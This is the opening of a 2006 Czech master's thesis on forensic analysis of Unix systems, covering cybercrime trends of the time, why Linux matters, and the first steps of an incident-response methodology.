UNIVERZITA HRADEC KRÁLOVÉ
FAKULTA INFORMATIKY A MANAGEMENTU

Katedra informačních technologií
Obor: systémové inženýrství a informatika
Zaměření: informační management

Forenzní analýza unixových systémů

DIPLOMOVÁ PRÁCE

Autor: Bc. JOSEF KADLEC
Vedoucí diplomové práce: Ing. MILOSLAV FELTL

Hradec Králové duben 2006

Prohlášení

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně a uvedl jsem veškerou použitou literaturu.

Nemám závažný důvod proti užití tohoto školního díla ve smyslu § 60 zákona 121/2000 Sb., o právu autorském a o právech souvisejících s právem autorským.

V Hradci Králové dne 25. dubna 2006 Josef Kadlec

Poděkování

Tímto bych chtěl poděkovat Ing. Miloslavu Feltlovi za jeho rady a věcné připomínky k mé práci.

Anotace

Diplomová práce "Forenzní analýza unixových systémů" analyzuje současné možnosti forenzní analýzy se zaměřením na unixové systémy. Práce je rozdělena do několika základních částí, kde postupně popisuje obecné aspekty reakce na incidenty a aspekty forenzní analýzy digitálních dat, přes popis a demonstraci forenzních technik unixového systému až k seznámení se s komplexními softwarovými řešeními pro forenzní vyšetřování. Je zde široce popsána situace v oblasti informační bezpečnosti, forenzní analýzy digitálních dat a jejich vzájemné souvislosti. Práce je strukturována tak, že může sloužit i jako příručka forenzního vyšetřovatele nebo osoby, která forenzní vyšetřování unixového systému provádí. Práce nezapomíná ani na zhodnocení ekonomického hlediska a důležitých skutečností týkajících se popisované problematiky, které souvisejí s managementem organizace. Pro správné pochopení popisované problematiky je nutná dobrá znalost administrace některého systému z rodiny Unixů - např. GNU/Linuxu. Ke správnému pochopení problematiky může přispět i dobrá orientace v oblasti bezpečnosti IS/ICT.

Annotation

The diploma thesis "Digital Forensics of Unix Systems" deals with current possibilities of Unix forensics. The work is divided to several parts, which concern general aspects of incident response and aspects of digital forensics, description and demonstration of forensic techniques of Unix system and complex software solutions for forensic investigation. It also discribes situation in IT security, digital forensics and their interrelation. The text with its structure can be used as a manual of forensic investigator or anyone, who carries out an forensic investigation of Unix system. Management of organisation and economic aspects of the problem has been dealt with as well. It is necessary to have a good knowledge of administration of a system from Unix family - GNU/Linux for example. And orientation in IS/ICT security to understand the text properly.

Obsah

Seznam obrázků

Předmluva

Cílem práce je analyzovat současné možnosti forenzní analýzy digitálních dat a to především analýzy unixových systémů. Mají zde být popsány, demonstrovány a zhodnoceny postupy a prostředky pro forenzní analýzu unixových systémů. Práce má postihovat jak analýzu pomocí nativních aplikací, na kterých budou objasněny základní principy, tak zde mají být zmíněné komerční aplikace pro komplexní analýzu. Práce má dále objasnit aktuální situaci v oblasti informační bezpečnosti a kyberzločinu s přihlédnutím na ekonomické aspekty celé problematiky.

Kapitola 1

Úvod

Počítače, digitální média a zařízení v mnoha různých podobách sehrávají hlavní roli v rapidním nárůstu kriminálních činů po celém světě. Těmto zařízením se v dnešní době prakticky nevyhneme a asi si i těžko představíme život bez jejich asistence - ať už jde o sféru vědeckou, komerční nebo jen o domácí osobní počítač. Zprostředkovávají mnoho forem komunikace, provádí výpočty všeho druhu nebo prostě jen slouží k zábavě.

Jejich vysoká dostupnost zapříčinila zařazení těchto přístrojů mezi běžné součásti našeho každodenního života a staly se nástroji našeho denního užívaní (ačkoli si to někdy ani neuvědomujeme). Osobní počítače, mainframy, PDA zařízení, mobilní telefony, USB flash disky, digitální přehrávače všeho druhu, atd., jsou vše formy, kterých tato zařízení dosahují. Postupem času budou původní zařízení, postupy a zvyky zcela nahrazeny těmito digitálními formami.

A právě stoupající dostupnost a běžnost jsou hlavními důvody, proč se tato zařízení stávají terčem a nástrojem zločinu. Např. v roce 2005 se podle analytického domu *Gartner* prodalo asi 200 miliónů osobních počítačů. To je nárůst o 17,2 procenta ve srovnání s rokem předcházejícím. Proto bylo nutné tento nezastavitelný trend následovat a vytvořit vědu (resp. metody), která by toto prostředí počítačů, sítí a obecně digitálních dat zkoumala.

Když dojde k vraždě nebo vloupání, budou lidé zainteresovaní v takovém případu (policie nebo jiné oprávněné složky) zkoumat a ohledávat místo činu za účelem rekonstrukce dané události, sběru důkazů a nalezení viníků. Prostředkem tohoto sběru informací bude například fotografování místa činu, snímání otisků prstů, sběr genetického materiálu a shromažďování důkazů.

Obecně lze říci, že tato rekonstrukce probíhá obdobně i v případech, kde je potřeba zkoumat počítače a jiná digitální zařízení či pouze data. A to je přesně práce pro *forenzní analýzu digitálních dat* nebo jinak *počítačovou forenzní analýzu* (angl. *digital forensics* nebo *computer forensics*).

Samozřejmě, že mezi oblastí skutečnosti a oblastí digitálního prostředí jsou jisté rozdíly. Digitální data jsou např. velmi náchylná ke změně - tzn. jsou velmi nestálá. Tomu pak musí být přizpůsobeno nakládání s takovými daty, ať už se jedná o samotný sběr, uchování nebo transport. Takový sběr důkazů může být velmi časově náročný a to především v závislosti na množství zkoumaných dat. Ovšem zase rekonstrukce události není zpravidla náročná na fyzický prostor, takže lze takovou rekonstrukci provést například přímo v soudní síni.

Ještě než zadefinuji a přiblížím samotný pojem počítačové forenzní analýzy, zmíním se lehce o trendech na poli *kyberzločinu* (angl. *cybercrime*) a *informační bezpečnosti*, což jsou témata, která s počítačovou forenzní analýzou velmi úzce souvisejí. A protože tato práce rozebírá forenzní analýzu unixových systémů, představím rodinu operačních systémů Unix a proč má význam se jimi zabývat.

1.1 Informační bezpečnost a kyberzločin

Práce [19] říká, že obor informační nebo také počítačové bezpečnosti, v poslední době diskutovaný v mnoha pádech, se zabývá ochranou dat nebo jiných hodnot před neoprávněným přístupem. Co myslíme těmi jinými hodnotami? Může to být například výpočetní výkon počítače, diskový prostor nebo pásmo internetového připojení.

Pod pojmem kyberzločin se skrývají zločiny, které se odehrávají ve virtuálním prostoru počítačů a počítačových sítí. Doc. Ing. Václav Jirovský CSc. z katedry softwarového inženýrství MFF UK[1] de facto zavedl pro cybercrime český pojem *kybernalita*, což je vlastně složenina výrazu "kybernetická kriminalita". Já však budu používat přímý překlad termínu "*cybercrime*".

Hrozby bezpečnosti IS/ICT (Information Systems/Information and Communications Technology) již dnes dosahují všech možných rozměrů a fo-

[1] Matematicko-fyzikální fakulta Univerzity Karlovy v Praze

rem jako např. *phishing* a *pharming útoky*, *spyware*, *trojské koně*, *červy masivně rozesílající nevyžádanou poštu* (tzv. spam), *rootkity* a mnoha dalších podob jako např. komplexní útoky kombinující více z těchto hrozeb. Každý den jsou firemní i počítače v domácnostech na celém světě připojené do Internetu ohrožováni těmito hrozbami. Nejdůležitější je však motiv, kterým se liší útočníci minulosti a současnosti. Zatímco dříve útočníci napadali webové stránky firem, aby dokázali hackerské komunitě své schopnosti, nebo to dělali jako jakýsi výraz bojkotu a zviditelnění, současný trend je takový, že hlavním motivem útočníků je peněžní obohacení! Události posledního roku mluví sami za sebe.

Phishing útok na čtyři banky - blíže viz [37]. Phishing je aktuální celosvětový problém. Základ této techniky tkví v tom, že je vytvořena důvěryhodná napodobenina webové stránky většinou nějaké finanční instituce (např. banky) nebo finančního zprostředkovatele (např. služby *PayPal*) a zneužitím chyby v internetovém prohlížeči (není podmínkou) je uživatel oklamán a donucen k zadání svých přístupových údajů do podvodné webové stránky. Tyto informace pak končí v rukou útočníka, který je může zneužít např. k nelegálnímu získání finančních prostředků daného uživatele.

Další velmi závažný případ se týkal zcizení informací o 40 miliónech kreditních kartách - 22 miliónů karet VISA, 13.9 karet MasterCard a některé další - viz zpráva MasterCard International[2]. Na vině byla firma CardSystems Solutions, zpracovávající data pro MasterCard. Útočník umístil v síti této firmy program, který zaznamenával údaje ze zpracovávaných kreditních transakcí - viz [13]. Firma CardSystems Solutions nesplňovala bezpečností pravidla, která stanovila MasterCard. Útočník měl k dispozici jména, čísla účtů a verifikační kódy, což jsou postačující informace k tomu, aby bylo možné z těchto účtů čerpat finanční hotovost. Vzápětí bylo možné na ruských webových stránkách tato data z ukradených karet koupit a také se objevily první stížnosti klientů bank - viz [7].

K dalšímu úniku dat o rozměru přes 676 000 bankovních účtů došlo v USA, kdy zaměstnanci banky pomocí snímání obrazovky získávali data o klientech - viz [40]. V Indii bylo zase možné koupit informace o klientech bank Velké Británie a to v řádech tisíců - viz [24].

[2] http://www.mastercardinternational.com/cgi-bin/newsroom.cgi?id=1038

Další případ se stal v lednu roku 2006, kdy útočníci, údajně ruského původu, zcizili přes 1 milion Euro z kont francouzské banky pomocí viru, který obsahoval keylogger (program zaznamenávající stisky kláves) [12].

Dalším fenoménem dneška jsou tzv. *botnety*[3]. *Bot* vzniklo z termínu *robot*[4], což jsou v našem pojetí programy, které dokáží autonomně reagovat na konkrétní události - představme si např. IRC bota *eggdrop*. Botnet je soubor počítačů, kde každý jednotlivý počítač ovládá jeden bot. Tak vzniká komplexní struktura botnet - v tomto případě někdy nazýván zombienet popisovaný např. v článku [4]. Dnešní botnety jsou tvořeny i několika tisíci počítači z celého světa. Většina uživatelů o tom, že jejich počítat ovládá bot, samozřejmě ani neví. K infiltraci může dojít přes množství bezpečnostních slabin a nedostatků, které jsou každodenně odhalovány. Takový botnet či zombienet lze pak použít např. k zasílání nevyžádané pošty (spamu), distribuovaným denial-of-service útokům, krádežím identit a osobních údajů, lámání šifrovaných hesel, kdy je distribuovaně využíván výpočetní výkon všech počítačů v botnetu, čímž se takové prolamování šifrovaných hesel velmi zefektivňuje, apod. Některá další využití lze vyčíst z [38]. Vyskytly se také případy vydírání, kdy útočníci vyhrožovali zahlcením určitého serveru. Subjekty jako např. online kasína často raději zaplatila, než aby riskovala ztráty plynoucí z nedostupnosti jejich služeb. Věci došly tak daleko, že takový botnet si lze již dnes i pronajmout.

Mezi další události dokazující, že hlavním motivem dnešních útoků je profit, by ještě mohlo být zařazeno např. nabourání bankovního systému tak, že umožnil výběr hotovosti z bankomatu bez odečtu z účtu - podrobnosti v [26]. Podle některých zdrojů dosahují náklady za internetové zločiny na celém světě sumy 200 bilionů liber sterlingu - viz [33].

Každý rok bezpečnostní analytici informují o tom, že poslední rok byl z pohledu informační bezpečnosti ten nejhorší a že internetová apokalypsa přijde každou chvíli. Ale skutečně rok 2005 byl, co do počtu zneužití uživatelů, výskytu chyb a hrozeb, velmi výjimečný. Každý týden bylo objeveno průměrně 40 nových bezpečnostních chyb. Internet je doslova prožraný *malwarem*[5] a viry (v roce 2005 byl rozšířený vir *Zafi.D* a mnoho variant viru *Zotob*), zneužívající především uživatelova osobní data. To má za následek, že lidé se začínají obávat např. nakupovaní v online obchodech

[3]Hlubší popis botnetů na http://www.honeynet.org/papers/bots/

[4]Nikoliv však ten robot, kterého popsal Karel Čapek.

[5]Malicious Software

(e-shopech) nebo poskytovat jakékoliv osobní informace online. Botnety jsou velmi rozsáhlé - projekt Honeynet (http://www.honeynet.org) odhalil více než sto podobných sítí čítajících přes 226 000 infikovaných počítačů.

Uživatele jsou čím dál více ohrožováni tzv. *rootkity*, což jsou programy, které se usídlí v operačním systému a to tak, že je lze jen obtížně detekovat - podrobněji v [3]. Takový program může skrytě např. zaznamenávat stisky kláves, odchytávat přístupové informace, posílat data útočníkovi po síti, apod. Aféra s rootkitem postihla i firmu Sony, která tímto způsobem kontrolovala svá CD média [34].

Ohrožení nestála pouze na straně uživatele, ale jedna velká bezpečností aféra postihla i firmu Cisco, která je známá svými síťovými produkty. Michael Lynn, výzkumný pracovník firmy Internet Security Systems, zveřejnil na konferenci *Black Hat* v Las Vegas závažnou bezpečností slabinu v Cisco's IOS[6].


Pro lepší představu o dění v oblasti bezpečnosti ICT uvedu, že podle studie RSA(R) Conference se nejvíce diskutovanými tématy v médiích stala:

1. bezpečnost dat/bezpečnostní průniky (24%)
2. malware (19%)
3. krádeže identit/soukromí (13%)
4. legislativa (11%)
5. slabiny a bezpečnostní trhliny (11%)
6. kontrola síťového přístupu/ID management (10%)
7. nejvýhodnější postupy (tzv. best practises)(6%)
8. bezpečnost bezdrátové technologie (4%)
9. hacking (2%)

Je zde rozdíl v pohledu byznys medií a IT médií. V zásadě se však statistiky shodují v tom, že bezpečnost dat, bezpečnostní průniky a malware jsou nejvíce diskutovanými tématy obecně.

[6]Cisco Internetwork Operating System


Na následujícím grafu (obr. 1.1) lze vidět procentuální rozložení využití jednotlivých bezpečnostních nástrojů.



Obrázek 1.1: Využití bezp. nástrojů - zdroj: 2005 FBI Computer Crime Survey.

Následující graf (obr. 1.2) zase kvantifikuje, z jakých států se útoky nejčastěji šíří.

Důležité je také zamyslet se nad tím, jaký vývoj lze očekávat v roce 2006 a vůbec blízké budoucnosti. S tím jak se vyvíjejí sofistikovanější bezpečnostní systémy, lze predikovat nárůst komplexních a inovačních hrozeb. S rozšiřováním VoIP (Voice over Internet Protocol) se očekává např. příchod hlasového spamu. Dále se očekává nárůst virů pro inteligentní mobilní telefony, přes které může vést cesta k přístupu dat na laptopech či jiných zařízeních. Předpokládá se též rozšíření virů zneužívající slabiny v zařízeních užívajících bezdrátové technologie (tzv. wireless technologie). Zmíněné hrozby jako spyware, malware, phishing, pharming, atd. se bu-



Obrázek 1.2: Původ útoků - zdroj: 2005 FBI Computer Crime Survey

dou dále rozvíjet a přizpůsobovat prostředí[7].

Při tomto vývoji je zřejmé, že trhy s produkty pro bezpečnost sítí rostou. V rozmezí let 2004 až 2008 se podle závěru studie Infonetics Research's tento nárůst předpokládá na 15 procent - viz [17]. Největší podíl příjmů ze síťových bezpečnostních zařízení a softwaru spadá firmě Cisco. Druhou příčku zaujímá firma Check Point následovaná společností Juniper. Dalšími hráči dělícím se o tyto příjmy jsou Enterasys, ISS, McAfee, Nokia, Nortel, SonicWall a Symantec. Nejvýznamnější procento z těchto tržeb tvoří firewally a VPN (Virtual Private Network) (78 procent). IDS (Intrusion Detection System) a IPS (Intrusion Prevention System) ukrajují 14 procent a síťové antivirové programy 8 procent.

Na lepší bezpečnější časy se, zdá se, neblýská. Ale jak z toho koloběhu hledání a odstraňovaní bezpečnostních trhlin ven. Problém dnešního bez-

[7]viz http://www.redherring.com/Article.aspx?a=15013&hed=Top+Security+Trends+for+2006&sector

pečnostního softwaru je v tom, že je příliš reakční (ve smyslu zpátečnický), což je příčinou toho, že útočníci jsou stále o krok napřed. Abych to přesněji objasnil. Pokud si vezmu např. IDS nebo antivirus a podívám se, jak takový software funguje, zjistím, že obsahuje databázi charakteristik jednotlivých známých útoků či virů, kterou využívá k odhalování průniků na základě konfrontace např. aktuálního dění na síti s touto databází. To neznamená nic jiného, než fakt, že objevení chyby předchází jejímu přidání do takové databáze. V praxi to vypadá tak, že útočník objeví chybu, zneužije ji a až poté je tato chyba přidána do databáze. Bezpečnostní program je pak schopen takový útok odhalit a popř. mu i zabránit. Doba mezi nalezením chyby a jejím implementováním do softwarového vybavení IDS, antivirů, apod. je však kritická a může znamenat pohromu, o čemž jsme se již přesvědčil (a nejen já) několikrát v minulosti.

Pokud chceme tuto praxi změnit, znamená to zásadnější fundamentální koncepční změnu. Je potřeba odhalovat útoky nezávisle na tom, zdali se daný konkrétní útok již objevil nebo ne. Toto nám jistým způsobem umožňují IPS (Intrusion Protection Systems) popsané např. v [30] nebo [18]. Takový systém rozhoduje na základě monitorování běžného chování systému (zaznamenáváním jeho stavů po ekvidistantních intervalech), ve kterém hledá jisté anomálie v chování (na základě vybraných atributů operačního systému), které by mohly determinovat např. pokus o průnik.

Další změnou by mohlo být zavedení systému včasného varování, který by mohl varovat vzdálenější subjekty v kybernetickém prostoru o probíhajícím útoku - např. rozšiřující se počítačový virus. Podobný systém včasného varování proti internetovým útokům již implementovala např. firma Symantec[8]. Ovšem popis technik vedoucích k vyšší bezpečnosti ICT systému není cílem této práce, proto jej nebudu dále rozvíjet.

Je zřejmé, že se jedná o problematiku velmi závažnou a to i v případě, že lidé přímo do styku s počítači nepřicházejí. V dnešní době je kybernetická kriminalita organizovaná a těžko můžeme říkat, že se nás netýká. A to z toho důvodu, že zasahuje do mnoha sfér našich životů - ať už se jedná o krádeže informací o kreditních kartách, porušování autorských práv při nezákonném šíření audiovizuálních nahrávek (hudby, filmů) nebo tzv. pirátského softwaru nebo porušování platných zákonů šířením dětské pornografie. Samozřejmě v mnoha případech je na zvážení, zdali se jedná o

[8]viz http://www.symantec.com/press/2003/n030212.html

trestný čin a to většinou v závislosti na jurisdikci, pod kterou daný čin spadá. Popis právních aspektů týkajících se kyberprostoru, intelektuálního vlastnictví, apod. by vydaly minimálně na práci stejně dlouhou jako je tato. Proto se jimi nebudu zabývat, pokud to nebude výslovně nutné.


1.2 Proč Unix

Unix je operační systém původně vyvíjen mezi léty 1960 a 1970 skupinkou zaměstnanců v *AT&T Bell Labs*. Do dnešní doby tento systém prošel dlouhým vývojem a vzniklo mnoho vývojových větví, které daly za vznik mnoha variantám tohoto systému - jak komerčním, tak nekomerčním. Mezi ty starší unixové systémy, které se v dnešní době již tak hojně nepoužívají patří např. *AIX* od IBM, *IRIX* od SGI a další. Další silnou vývojovou větví jsou systémy *BSD* (Berkeley Software Distribution), mezi které spadá *FreeBSD*, *OpenBSD* a *NetBSD*. Z větve BSD různými cestičkami vznikl systém *Solaris* od společnosti SUN a také *MacOS X* od společnosti Apple Computer. A poslední, v dnešní době asi nejznámějším systémem z rodiny Unixů je *GNU/Linux*[9]. Bližší evoluci těchto systémů demonstruje obrázek 1.3.

Já bych tu však nechtěl ani tak popisovat historii, jako spíše uplatnění těchto systémů v dnešním světe a proč tedy má smysl se těmito systémy zabývat. Abych mohl problematiku popisovanou v této práci lépe objasnit, budu vše víceméně vtahovat na systém GNU/Linux, čímž mohu dosáhnout větší konkretizace a zároveň ucelenosti celé práce. Dalším důvodem může být také to, že Linux je v dnešní době asi nejvíce diskutovaným operačním systémem hned po Windows společnosti Microsoft. Je stále na vzestupu v podobě komerčních i nekomerčních distribucí a i já mám největší zkušenosti právě s ním. Pokud čtenář pochopí postupy demonstrované na Linuxu, měl by analogicky zvládnout tyto postupy uplatnit i na jiných unixových variantách.

Dnes můžeme najít Linux snad na všech možných zařízeních a hardwarových architekturách. Samozřejmostí jsou osobní počítače, servery, routery, firewally, apod. Podíl linuxových inteligentních telefonů stále roste[10]. Linux dnes najdeme i na různých digitálních přehrávačích, kamerách, hracích konzolách. Samozřejmostí jsou PDA počítače. Linux ovládá

[9] Běžně označován jen termínem Linux.
[10] viz http://www.mobilemag.com/content/100/344/C5138/



Obrázek 1.3: Vývoj Unixu.

dokonce i některá vojenská vozidla a roboty. Pohání také čtyři z pěti zveřejněných, světově nejvýkonnějších počítačů[11]. Novinkami ze světa Linuxem poháněných zařízení se zabývá portál LinuxDevices.com.

Tento systém je plnohodnotný a konkurence schopný. Dokáže se prosadit v leckterých oblastech. Například já ho používám i na pracovní stanici, což není tak úplně typické. Ale díky své stabilitě, vysoké konfigurovatelnosti, nízké hardwarové náročnosti a dalším vlastnostem, kterými jiné systémy nedisponují, je pro mě práce na operačním systému Linux velmi efektivní.

To je také důvod, proč ho používá nebo se na něj rozhodlo migrovat mnoho firem, institucí z různých sfér. Na Linux se rozhodl přejít například stavební gigant Skanska, Fiat Auto, Irská burza cenných papírů,

[11] viz http://www.top500.org/lists/2005/11/basic

eBay, České dráhy nebo Česká pošta. Migrovat na Linux začínají i některé státní orgány a instituce - např. švýcarská vláda, městské úřady ve Vídni, úřady v Paříži. Ve školství se také objevily tendence v nasazování Linuxu a to např. v Makedonii, dále také v Itálii nebo Velké Británii. Hojně se tento systém užívá ve vědecké sféře, např. v agentuře NASA.

Takovýchto příkladů bych již v dnešní době mohl uvést nespočet. Open Source dávno není jen software vyvíjený programátory ve svém volném čase. Velké firmy jako IBM, Oracle, Sun Microsystems, Google, Red Hat, Hawlett Packard, Palm či Motorola investují do tohoto systému milionové částky. Už nějakou dobu dělá vrásky i samotnému Microsoftu, pro který je Linux velkou hrozbou především na poli serverů.

Nyní by měly být známi všechny události, tendence či trendy, které dávají této práci a problematice v ní popisované, smysl.

Kapitola 2

Reakce na incidenty

Incident je událost, která mění plánovaný chod, funkci nebo význam systému. I když daný incident nemusí přímo narušovat chod takového systému. Pokud například dojde k průniku do nějakého systému, neznamená to výhradně narušení chodu. Ale je zřejmé, že je to něco, co by se stát nemělo, co se vymyká běžnému užívání a tudíž se jedná o incident. Z právní stránky může být takový incident klasifikován různě. Tyto incidenty lze charakterizovat svou intenzitou, dobou trvání a mírou omezení výpočetních prostředků.

Reakci na incident v této práci zmiňuji z toho důvodu, že se jedná o jakýsi komplexní souhrn akcí, kde jedna z akcí je právě forenzní analýza digitálních dat. Jedná se tedy o celek forenzní analýze nadřazený. Nebudu se zabývat přílišnými podrobnostmi, protože konkrétně analýza reakce na incidenty není cílem této práce. Ale alespoň rámcově je nutné si tento termín popsat, abychom byli schopni samotnou forenzní analýzu zařadit.

Různé organizace vydávají manuály, kterými by se měla organizace při reakci na incidenty řídit. Většinou jsou to dokumenty určené pro použití ve vlastní organizaci nebo jako doporučení metodologie i jiným organizacím. Příkladem může být *First Responder's Manual*, který vydala laboratoř počítačové forenzní analýzy amerického ministerstva pro energii (U.S. Department od Energy). Zajímavá je též metodika vyšetřování FBI (Federal Bureau of Investigation) při vyšetřování počítačových zločinů. Dočíst se o ní lze v článku *How the FBI Investigates Computer Crime*[1], který vydalo koordinační centrum CERT® (http://www.cert.org). Ovšem jen málo

[1] http://www.cert.org/tech_tips/FBI_investigates_crime.html

z těchto dokumentů se reakcí na incidenty zabývá kompletně od začátku až do konce. Většinou začínají v místě, kdy již incident nastal. Více o těchto dokumentech a standardech se lze dočíst dále v této práci.

Chris Prosise a Kevin Mandia [32] popisují metodologii reakce na incidenty jako posloupnost těchto kroků:

- Příprava na incident
- Detekce incidentu
- Počáteční reakce
- Formulace strategie reakce na incidenty
- Forenzní duplikace kritických dat
- Pátrání
- Implementace bezpečnostních opatření
- Monitorování sítě
- Obnova
- Protokolování
- Poučení

V zásadě s těmito kroky nelze jinak než souhlasit. Ovšem často je potřeba se řídit individuálním přístupem. Dodržování těchto postupů může být pro organizaci velmi náročné jak z hlediska časových prostředků, tak z hlediska finančních prostředků[2]. Proto organizace není vždy schopná se tohoto scénáře držet doslova. Jindy mohou bránit dodržení postupu technické bariéry nebo právní bariéry.

Příprava na incident a jeho detekce

Některé incidenty lze detekovat jasně - uživatelé si začnou stěžovat na nedostupnost služby, chybí soubory, apod. Takového neobvyklého chování si lze všimnout. Pokud ovšem chcete kvalitně detekovat incidenty, je potřeba se na ně připravit. Některé incidenty mohou být tak nenápadné,

[2]O ekonomickém hledisku podrobněji v kapitole 7 "Ekonomické aspekty".

že je svým běžným působením v systému nezpozorujete - narušitel pronikne do systému, odcizí data, může si ještě zajistit cestu do systému pro pozdější přístup a "odejde". Pokud nejste na takový incident dostatečně připraveni, vůbec ho nemusíte detekovat. Pokud ho detekujete, bude to nejspíše jen otázkou náhody.

